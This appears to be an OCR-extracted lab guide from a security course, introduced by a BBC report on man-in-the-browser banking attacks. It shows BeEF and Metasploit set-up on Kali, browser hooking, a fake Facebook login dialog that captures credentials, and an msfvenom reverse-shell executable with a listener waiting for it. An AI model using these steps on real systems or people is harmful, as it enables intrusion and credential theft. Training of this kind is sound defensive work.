HEXID:
BEEF Framework.

1. BEEF Framework, MiTB v1.1.

- **Case:** "Hackers outwit online banking identity security systems", BBC Technology, 03/2012.
  - **Source:** http://www.bbc.com/news/technology-16812064.

Devices like PINSentry from Barclays and SecureKey from HSBC - which look a lot like calculators - ask users to insert a card or a code to create a unique key at each login, valid for around 30 seconds, that cannot be used again.

This brought a new level of online banking security against password theft.

The additional line of defence provided security even if a user's computer along with any password information was hacked, and they still offer the best level of protection available against online banking fraud.

While these chip and pin devices make the hackers' job more difficult, the hackers themselves have raised their game.

A test witnessed as part of a BBC Click investigation suggests even those with up-to-date anti-virus software could be at risk.

There is no specific risk to any one individual bank.

Find out more

BBC Click is on BBC News Channel, Saturday 4 February 1130 GMT and will be available afterwards on iPlayer

BBC Click's website

'Man in the Browser' attack

In the test the majority of web security software on standard settings did not spot that a previously unseen piece of malware created in the software testing lab was behaving suspiciously.

The threat does not strike until the user visits particular websites.


Called a Man in the Browser (MitB) attack, the malware lives in the web browser and can get between the user and the website, altering what is seen and changing details of what is being entered.

- **Goal:** understand the essential concepts of BeEF and use some essential features.
- **Media:** BeEF essentials and MiTB (Man in The Browser).
- **Requires:** "HEXID_R1", "HEXID_R2", "HEXID_SERVICES", "HEXID_GW", "HEXID_WIN81", "HEXID_WIN10", "HEXID_KALI_20171".


- On "HEXID_WIN10":
  - Login with the credentials "student"/"student".
  - By using the "Control Panel", disable all Windows Defender protections (including the real-time one!).
    - Note: if you feel more comfortable, you might try to use non-default payloads.
  - Open a DOS prompt:
    - Verify your IP address by using the command "ipconfig". Your IP address should be "192.168.4.235".
    - Verify that you have Internet connectivity by pinging the IP address "195.238.2.21". This should work.


```
C:\Users\student>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::1bf:cbce:45b3:b60%2
   IPv4 Address. . . . . . . . . . . : 192.168.4.235
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.4.1

Tunnel adapter isatap.{19B57C35-47A9-403F-A71C-72E20AFA3F57}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\student>ping 195.238.2.21

Pinging 195.238.2.21 with 32 bytes of data:
Reply from 195.238.2.21: bytes=32 time=3ms TTL=249
```


    - Open MS Internet Explorer and verify that you can browse to http://www.facebook.com. This should work.



- On "HEXID_KALI_20171"
  - Login with the credentials "root"/"student".
  - Change the resolution of the Kali desktop by navigating to the arrow in the right corner and select the "settings" icon.
    - Select the "Displays" icon and adjust the resolution of the "unknown display" to at least "1280x800". "Apply" these changes and "keep changes".







  - Disable the default BeEF service by selecting on the Kali desktop: "Applications" --> "14 - System Services" --> "beef stop".
    - When the service is disabled, it will also result in a shell prompt ("terminal") that will pop-up. Keep this terminal open.
  - On the terminal, verify if the IP address of the Kali machine is "192.168.4.60". Use the command "ifconfig" on the console.
  - Navigate to the default installation directory of BeEF on Kali:
    - "cd /usr/share/beef-xss".
  - Execute a directory listing in this directory by using the command "ls -l" and verify that you detect the main BeEF configuration file "config.yaml".
  - Open the default configuration file with "vi" by using the command "vi config.yaml".
    - In the "http" section, modify the host part to reflect the IP address of the Kali VM ("192.168.4.60").

```
  # HTTP server
  http:
      debug: false #Thin::Logging
on stack trace.
      host: "192.168.4.60"
      port: "3000"
```

    - In the "metasploit" section, change the "false" option into "true".

```
  metasploit:
      enable: true
  social_engineering:
```

- Go through the configuration file and try to understand the different components.
- Save the changes and quit the file.

- From the current directory ("/usr/share/beef-xss"); go to the subdirectory "extensions/metasploit" and make a listing ("ls -l") of it.

```
root@kali17:/usr/share/beef-xss# cd extensions/
root@kali17:/usr/share/beef-xss/extensions# ls
admin_ui     dns            ipec           qrcode              xssr
autoloader   dns_rebinding  metasploit     requester
console      etag           network        s2c_dns_tunnel
customhook   evasion        notifications  social_engineering
demos        events         proxy          webrtc
root@kali17:/usr/share/beef-xss/extensions# cd metasploit/
root@kali17:/usr/share/beef-xss/extensions/metasploit# ls
api.rb  config.yaml  extension.rb  module.rb  rest  rpcclient.rb
root@kali17:/usr/share/beef-xss/extensions/metasploit#
```

- This directory also contains a "config.yaml" configuration file. Apply some modifications to it.
  - In the section "beef - extension - metasploit", modify the "host" ip to "192.168.4.60".
  - Also note the configured Metasploit RPC credentials (keep them default).

```
extension:
    metasploit:
        name: 'Metasploit'
        enable: true
        host: "192.168.4.60"
        port: 55552
        user: "msf"
        pass: "abc123"
        uri: '/api'
        # if you need "ssl: true" ma
```

  - Change the IP address of the "callback_host" also in "192.168.4.60".

```
ssl_verify: true
callback_host: "192.168.4.60"
autopwn_url: "autopwn"
```

  - Save the configuration changes.
- Keep this console open.

- Open a new terminal and launch the Metasploit console by using the command "msfconsole".
  - Note: the first time that you launch the command, it might take some time to load.

- Activate the Metasploit RPC service that BeEF will be using by using the command "load msgrpc ServerHost=192.168.4.60 Pass=abc123".

```
msf > load  msgrpc ServerHost=192.168.4.60 Pass=abc123
[*] MSGRPC Service:  192.168.4.60:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: abc123
[*] Successfully loaded plugin: msgrpc
```


- Keep this console open.

- Go back to the terminal where you configured the BeEF configuration files. Make sure that you are operating in the "/usr/share/beef-xss" directory. If not, navigate to it with the "cd" command.
  - When you are active in the "/usr/share/beef-xss" directory, launch the BeEF framework by using the command "./beef -x". This will launch the BeEF framework with an empty database.
    - In the log file in the console, you should not get any errors if you configured everything as described above.
    - Pay attention to the different components and IPs that are mentioned in the log file.

```
root@kali17:/usr/share/beef-xss# ./beef -x
[ 8:03:14][*] Bind socket [imapeudora1] listening on [192.168.4.60:2000].
[ 8:03:14][*] Browser Exploitation Framework (BeEF) 0.4.7.0-alpha
[ 8:03:14]    |   Twit: @beefproject
[ 8:03:14]    |   Site: http://beefproject.com
[ 8:03:14]    |   Blog: http://blog.beefproject.com
[ 8:03:14]    |_  Wiki: https://github.com/beefproject/beef/wiki
[ 8:03:14][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[ 8:03:15][*] Successful connection with Metasploit.
[ 8:03:23][*] Loaded 297 Metasploit exploits.
[ 8:03:23][*] Resetting the database for BeEF.
[ 8:03:24][*] BeEF is loading. Wait a few seconds...
[ 8:03:40][*] 13 extensions enabled.
[ 8:03:40][*] 550 modules enabled.
[ 8:03:40][*] 1 network interfaces were detected.
[ 8:03:40][+] running on network interface: 192.168.4.60
[ 8:03:40]    |   Hook URL: http://192.168.4.60:3000/hook.js
[ 8:03:40]    |_  UI URL:   http://192.168.4.60:3000/ui/panel
[ 8:03:40][*] RESTful API key: cecd835c98fff72a6afbc2230d5eb502b7a29c59
[ 8:03:40][*] HTTP Proxy: http://127.0.0.1:6789
[ 8:03:40][*] BeEF server started (press control+c to stop)
```


    - The "hook URL" is the "hook.js" that the bad guy should introduce somehow to the targets: XSS, MITM, ... Do not browse to this hook from your attacking station!
    - The UI URL is the URL from which the bad guy will start the attack configuration and use the C&C functionality. Copy this link!

- Select and use your RM (right mouse) button to "copy link address".




- Keep this console open during the lab.

- Open the FireFox (FF) ESR browser:




- Copy past the URL (of the URL UI) in the FF browser. The BeEF console should pop-up. Login with the credentials "beef"/"beef".



- Read through the "Getting Started" page and notice that the browsers tab on the left side is empty at this moment. Take a note of the demo sites that are installed by default in BeEF.

- On "HEXID_WIN10":
  - Note: as mentioned at the beginning of the lab, make sure that Windows Defender is disabled. When the lab functions, you can try to find other means.
  - Login with the credentials "student"/"student".


- Open a DOS prompt and make sure that you can ping the Kali machine hosting the BeEF demo sites on 192.168.4.60. This should work.
- Open MS Internet Explorer and browse to one of the BeEF demo sites, in our case: "http://192.168.4.60:3000/demos/basic.html.
  - No warnings should be displayed in the status bar of the browser.



- On "HEXID_KALI_20171":
  - After the connection of the "HEXID_WIN10" VM, you should see a hooked connection from the browser on the IP address "192.168.4.235". Select the IP address and consult the information tab ("details").


- On "HEXID_WIN81":
  - Login with the credentials "student"/"student".
  - Open a connection with MS Internet Explorer to the demo site on "http://192.168.4.60:3000/basic.html".

- On "HEXID_KALI_20171":
  - After the connection of the "HEXID_WIN81" VM, you should see a hooked




  connection from the browser on the IP address "192.168.4.236". Select the IP address and consult the information tab ("details" & "logs").

- Select the "commands" tab and browse to the possible commands that might work against the targets. Do not run any commands at this moment!.




- Select the "192.168.4.235" hook, in the "commands" tab, select the category "host" and the module "detect Virtual Machine".
  - Read the module options and in the right corner, select the command "execute".




  - In "Module Results History", check the results of "command 1".

- Select the "192.168.4.235" hook, in the "commands" tab, select the category "Social Engineering".
  - Select the module "Pretty Theft" and verify the options of the module. Select the "Dialog Type "Facebook"" with the default options.
    - Run "execute".




- On "HEXID_WIN10":
  - Verify that the Facebook warning message is displayed.
    - Provide some fake credential information in this warning message and select "log in".

- On "HEXID_KALI_20171":
  - Select the results in "Module Results History" and verify that you have received the credentials for the Facebook login.




  - Stage another attack against the 192.168.4.235, in this case "Clippy".
    - Select the "commands" tab and choose for "social engineering" in the "Module Tree". Choose for "Clippy" and read through the options. Leave all the default options.

- We are not going to execute the actual attack completely, but we will demonstrate another method to obtain shell later on.



- Run the "Clippy" module by pressing "execute" in the right corner of the module.


- On "HEXID_WIN10":
  - Observe the result of the "Clippy" attack.




  - Do not proceed with this attack and choose for "Not Now"!.

- On "HEXID_KALI_20171":
  - Select the hook of the Windows 8 machine (192.168.4.234). Select the "commands" tab and go to the "Module Tree" with "Persistence". Choose the module "Create Pop Under" that will attempt to create a discrete pop under window with the BeEF hook included (this would allow the user to navigate away from the hooked domain and the attacker to keep

controling the machine).



- On "HEXID_WIN81":
  - Observe the results of the "Clippy" attack. Depending on the browser and its' settings, a pop-under browser window will be created.
    - For the lab, choose the option "always allow" pop-ups for the (attacking) domain.



- On "HEXID_KALI_20171":
  - Create a malicious payload that will be forced on one of the hooked users.
    - Open a new console and use the "msfvenom" command to generate a standard payload.
      - Please note the remark on Windows Defender at the beginning of the lab.

```
root@kali17:~# msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp L
HOST=192.168.4.60 LPORT=3333 -b "\x00" -e x86/shikata_ga_nai -f exe -o /root/hit
me.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
Saved as: /root/hitme.exe
```

      - This should generate a Windows binary in the current directory. Verify. Do not run.
  - Go to your Metasploit console that you still have open on your Kali desktop. Let's start a handler to receive incoming connections from infected users.

- On the Metasploit prompt ("msf>"), type the command "use exploit/multi/handler" to get going with the multi handler module. Your prompt will change.
  - Execute the command "set payload windows/shell/reverse_tcp" to deal with reverse shell connections.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
```

  - Display the options, by running the command "show options". This will reveal the options "LHOST" and "LPORT. Time to define the correct values.
    - "LPORT" needs to be the port specified in the generated payload, e.g. "3333"/TCP.
    - "LHOST" needs to contain the IP address of the receiving Kali machine.

```
Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accept
d, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port
```

  - Define the options (check screenshot):

```
msf exploit(handler) > set LHOST 192.168.4.60
LHOST => 192.168.4.60
msf exploit(handler) > set LPORT 3333
LPORT => 3333
```

  - Run the command "exploit" to activate the listener handler. Leave this console running.


- Open a new console and start the Apache web server that is part of Kali Linux:
  - Check the status of the service by running the command "service apache2 status". Probably not running at this time.
  - Activate the service by running the command: "service apache2 start".
  - Verify the status again with "service apache2 status". It should be "active (running)" at this time.

```
root@kali17:/# service apache2 start
root@kali17:/# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.s
   Active: active (running) since Sat 2017-08-05
  Process: 3163 ExecStart=/usr/sbin/apachectl st
 Main PID: 3174 (apache2)
```

